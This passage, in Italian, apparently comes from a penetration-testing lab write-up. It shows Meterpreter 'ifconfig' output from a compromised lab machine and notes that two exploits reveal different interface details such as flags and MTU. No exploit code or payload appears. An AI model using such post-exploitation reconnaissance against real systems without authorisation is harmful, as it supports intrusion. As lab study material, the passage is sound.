IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


Annotazioni

Si nota che il comando `ifconfig`, usato sulla stessa macchina ma da due exploit diversi, da più o meno informazioni sulla macchina e la rete bersaglio. Ad esempio con il secondo exploit si nota che il comando ci dice non soltanto l'Hardware MAC, l'IPv4, l'IPv6 e le loro Netmask, anche i Flags, che sono dei segnali che descrivono lo stato e le caratteristiche dell'interfaccia di rete, ed i MTU o, Maximum Transmission Unit, che appresenta la dimensione massima dei pacchetti dati (in byte) che possono essere trasmessi su una rete senza dover essere frammentati.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ::
```

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:c2:08:f7
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff::
```